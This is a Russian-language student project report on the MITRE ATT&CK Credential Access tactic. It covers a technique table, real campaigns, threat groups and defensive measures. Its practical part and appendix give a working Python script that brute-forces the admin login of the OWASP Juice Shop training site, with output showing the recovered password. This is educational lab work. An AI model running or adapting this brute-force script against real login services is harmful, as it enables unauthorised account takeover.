АНАЛИЗ ТАКТИК MITRE ATT&CK.
ПРОЕКТНАЯ ЗАДАЧА ОТ VK EDUCATION.

1. Выбранная тактика

Для проектной задачи была выбрана тактика под названием *Credential Access* (доступ к учётным данным) матрицы Linux.

2. Подробное описание тактики

- Цель и место в цепочке поставки:

попытки украсть имена пользователей и пароли от учётных записей. К методам получения учётных данных относятся перехват нажатий клавиш или дампа учётных данных. Использование легитимных учётных данных может предоставить злоумышленникам доступ к системам, затруднить их обнаружение и дать возможность создать больше учётных записей для достижения своих целей.

- Описание техник, связанных с данной тактикой:

ID	Название	Описание
T1557	Adversary-in-the-Middle	Попытка занять позицию между двумя или более сетевыми устройствами, чтобы обеспечить последующие действия
T1110	Brute Force	Использование методов перебора для получения доступа к учетным записям, когда пароли неизвестны или когда получены хеши паролей

T1555	Credentials from Password Stores	Поиск распространенных мест хранения паролей, чтобы получить учетные данные пользователей
T1212	Exploitation for Credential Access	Использование уязвимости программного обеспечения в попытке получить учетные данные
T1187	Forced Authentication	Сбор учетных данных через принуждение пользователя автоматически предоставлять информацию для аутентификации
T1606	Forge Web Credentials	Подделывание учётных данных, которых можно использовать для получения доступа к веб-приложениям или интернет-сервисам
T1056	Input Capture	Использование методов перехвата пользовательского ввода для получения учётных данных или сбора информации
T1556	Modify Authentication Process	Изменение механизмов и процессов аутентификации для доступа к учётным данным пользователей или предоставления иного несанкционированного доступа к учётным записям
T1111	Multi-Factor Authentication Interception	Использование механизмов мультифакторной аутентификации для получения доступа к учетным данным

T1621	Multi-Factor Authentication Request Generation	Попытка обойти механизмы мультифакторной аутентификации (МФА) и получить доступ к учётным записям, генерируя запросы на МФА и отправляя их пользователям
T1040	Network Sniffing	Перехват сетевого трафика для получения информации об окружающей среде, включая аутентификационные данные, передаваемые по сети
T1003	OS Credential Dumping	Попытка получить доступ к учётным данным, таким как логин и пароль, обычно в виде хеша или открытого текста из кэша операционной системы, памяти или структур
T1528	Steal Application Access Token	Кража токенов доступа к приложениям для получения учётных данных, необходимых для доступа к удаленным системам и ресурсам
T1649	Steal or Forge Authentication Certificates	Кража или подделывание сертификатов, используемых для аутентификации, чтобы получить доступ к удаленным системам или ресурсам

T1558	Steal or Forge Kerberos Tickets	Попытка обойти аутентификацию, украв или подделав билеты Kerberos, чтобы активировать механизм «Передачи билета» (Pass the Ticket)
T1539	Steal Web Session Cookie	Кража сессионных файлов cookie веб-приложений или сервисов и использование их для получения доступа к веб-приложениям или интернет-сервисам
T1552	Unsecured Credentials	Поиск скомпрометированных систем для получения небезопасно хранящихся учетных данных

Табл. 1 - Техники и их описание

- Примеры реальных атак, где использовалась данная тактика:

1) ID T1557 (Adversary-in-the-Middle)

ArcaneDoor — это кампания, направленная на сетевые устройства Cisco и других производителей в период с июля 2023 года по апрель 2024 года, в основном ориентированная на правительственные сети и сети критической инфраструктуры. Она связана с развёртыванием пользовательских бэкдоров Line Runner и Line Dancer. ArcaneDoor приписывается группе, известной как UAT4356 (так именуют в Talos) или STORM-1849 (так именуют в Microsoft), и считается кампанией, спонсируемой государством.

ArcaneDoor подключал перехват HTTP-трафика к устройствам жертв для идентификации и анализа информации управления, отправляемой на устройство.

2) ID T1110 (Brute Force)

APT38 - это спонсируемая Северной Кореей группа киберпреступников, специализирующаяся на финансовых кибероперациях. Её связывают с Главным разведывательным управлением. Данная группа преступников, активная с 2014 года, атаковала банки, финансовые учреждения, казино, криптовалютные биржи, конечные точки системы SWIFT и банкоматы как минимум в 38 странах мира.

APT38 использует методы перебора для попыток доступа к учётным записям, когда пароли неизвестны или когда хеши паролей недоступны.

3) ID T1556 (Modify Authentication Process)

Ebury - это бэкдор OpenSSH и программа для кражи учётных данных, разработанная компанией Windigo и нацеленная на серверы Linux и хосты контейнеров. Ebury устанавливается, в основном, путём модификации разделяемых библиотек (.so файлов), выполняемых легитимной программой OpenSSH. Впервые обнаруженный в 2009 году Ebury использовался для поддержания ботнета (заражения сети устройств вредоносным ПО) серверов, развёртывания дополнительного вредоносного ПО и кражи криптовалютных кошельков, учётных данных и данных кредитных карт.

Ebury способен перехватывать закрытые ключи с помощью троянской ssh-add функции, тем самым получая возможность расшифровывать ssh трафик.

4) ID T1539 (Steal Web Session Cookie)

DarkGate - вредоносное ПО, появившееся в 2018 году и являющееся инструментом для первоначального доступа и сбора данных, связанным с различными преступными кибер-операциями. Написанный на Delphi DarkGate ассоциируется с кражей учетных данных, криптомайнингом, криптокражей и вымогательством. Его использование значительно возросло, начиная с 2022 года, и он находится в активной разработке своим автором, который предоставляет его как услугу «вредоносное ПО как сервис» (Malware-as-a-Service).

DarkGate способен украсть файлы cookie Opera, если таковые имеются, после завершения соответствующего процесса.

3. Киберпреступные группировки, которые использовали/используют данную тактику

Как и писалось ранее, данную тактику использовали такие преступные группировки как *ArcaneDoor*, *APT38*. Также стоит упомянуть довольно известные объединения как *APT33* (группа из Ирана), *DarkHydrus* (группа хакеров, атакующая правительственные учреждения на Ближнем Востоке), *Chimera* (предполагаемая группировка из Китая), *APT42* (спонсируемая Ираном группа киберпреступников) и др.

Использование данной тактики проявляется в реальных инцидентах следующим образом:

- возможность с помощью поддельных сайтов обманывать пользователей, заставляя их вводить свои учётные данные;
- зарегестрировать альтернативные телефонные номера для взломанных пользователей, чтобы перехватывать коды двухфакторной аутентификации;
- злоупотребление неправильно настроенными шаблонами сертификатов AD CS для выдачи себя за администраторов и создания дополнительных сертификатов аутентификации;
- получение учётных данных пользователей, небезопасно хранящиеся на целевых сетевых устройствах и т.д.

Это лишь небольшое количество реальных примеров использования и эксплуатации данной тактики, которыми могут воспользоваться злоумышленники и украсть учётные данные обычных пользователей.

4. Практическая часть

В ходе выполнения практической части была применена тактика *Credential Access* (доступ к учётным данным), а также техника Brute Force (перебор) для попытки прохождения аутентификации и получения прав администратора на такой тренировочной платформе как OWASP Juice Shop.

Сперва были применены навыки осинта, чтобы на самом сайте найти почту администратора. Далее нужно сымитировать перебор пароля от логина администратора. Для этого был написан небольшой скрипт, представленный в Приложении А, на языке Python, в котором была использована библиотека requests для установки соединения и отправки POST-запросов на сервер. В коде также используется простой цикл, который

перебирает файл, взятый из открытого GitHub репозитория, с 100 тыс. самых популярных паролей и подставляет их в POST-запрос, и, если status code сервера равен 200, то на экран выводится сообщение об успешном нахождении валидного пароля.

```
Attempt №1679, status code: 401
Attempt №1680, status code: 401
Attempt №1681, status code: 401
Attempt №1682, status code: 401
Attempt №1683, status code: 401
Attempt №1684, status code: 401
Attempt №1685, status code: 401
Attempt №1686, status code: 401
Attempt №1687, status code: 401
Attempt №1688, status code: 401
Attempt №1689, status code: 401
Attempt №1690, status code: 401
Attempt №1691, status code: 401
Attempt №1692, status code: 401
Attempt №1693, status code: 401
Attempt №1694, status code: 401
Attempt №1695, status code: 401
Attempt №1696, status code: 401
Attempt №1697, status code: 401
Attempt №1698, status code: 401
Attempt №1699, status code: 401
Attempt №1700, status code: 401
This is a correct password for email: admin123
```

Рис. 1 - Процесс поиска действительного пароля



Рис. 2 - Успешное прохождение аутентификации и авторизации

5. Разработка и обоснование методов защиты от атак, реализующих данную тактику

Наиболее эффективные методы защиты от данных атак

В случае с данной тактикой наиболее важными методами защиты, на которых стоит сфокусироваться, являются мониторинг, ограничение взаимодействия пользователей с ресурсом по мере необходимости, корректная обработка ошибок, а также проверка аутентификации пользователей.

Под ограничением подразумевается, например, фиксированное количество запросов от одного пользователя за небольшой промежуток времени. Это требуется для борьбы с DoS-атаками и Brute Force.

С помощью мониторинга возможно обнаружение различных атак на раннем этапе, чтобы была возможность заранее их отразить. Также с помощью него можно выявить вектор и технику атаки.

Корректная обработка ошибок подразумевает экранизацию входных и выходных данных сервера, дабы предотвратить различные инъекции со стороны вредоносного пользователя.

Проверка аутентификации лишает злоумышленника возможности получения прав авторизованных пользователей и не даёт ему доступа к конфиденциальным данным.

Инструменты обнаружения и реагирования

- В первую очередь, для обнаружения самих аномалий потребуется система SIEM (Security Information and Event Managment), которая используется для сбора логов систем активной защиты и их структурирования для последующего удобного анализа и построения плана отражения атаки.

- Также для отслеживания угроз можно использовать такой инструмент как EDR (Endpoint Detection and Response), который мониторит эндпоинты на наличие уязвимостей и различных инъекций и выполняет автоматические действия для их устранения.

- Для выявления аномалий можно воспользоваться инструментом UEBA (User and Enitity Behavior Analytics), который отслеживает нестандартную активность пользователей, такую как необычное время активности, локация и т.д.

Best Practices по настройке систем и политик

Лучшими способами по настройке систем и политик безопасности можно считать:

1) Защита процессов аутентификации;

2) Политики аутентификации;

3) Управление привилегиями;

4) Ограничение доступа к файловой системе и реестру;

5) Многофакторность.

Эти способы должны применяться для обеспечения надёжности и полноценной безопасности сервисов в информационной среде.

Вывод

В ходе выполнения проектной задачи была подробно разобрана одна из тактик MITRE ATT&CK (Credential Access). В ходе её анализа были рассмотрены все связанные с ней техники и процедуры, методы защиты от них, а также была реализованная в учебных целях Brute Force атака на такой сервис как OWASP Juice Shop, чтобы закрепить полученные знания на практике.

Данная работа помогла глубже погрузиться в детальный анализ методов и тактик атак злоумышленников, а также в существующие методы защиты от них.

Источники

1) Официальная документация MITRE ATT&CK: https://attack.mitre.org

2) OWASP Juice Shop - тренировочная среда для пентеста: https://juice-shop.herokuapp.com

3) Русскоязычная документация от PT: https://mitre.ptsecurity.com/ru-RU

4) Руководство по Python библиотеке requests: https://requests.readthedocs.io/en/latest

Приложение А

```
import requests

url = 'https://juice-shop.herokuapp.com/rest/user/login'


def main(url, password_file):

    session = requests.Session()

    with open(password_file, "r", encoding="utf-8") as f:

        count = 1
        for line in f:

            passw = line.strip()

            if passw:

                payload = {
                    "email" : "admin@juice-sh.op",
                    "password" : f"{passw}"
                }

                response = session.post(url, json=payload)

                if response.status_code == 200:

                    print(f"This is a correct password for email: {passw}")
                    break

                else:

                    print(f"Attempt №{count}, status code: {response.status_code}")
                    count += 1



if __name__ == "__main__":
    main(url, "passwords.txt")
```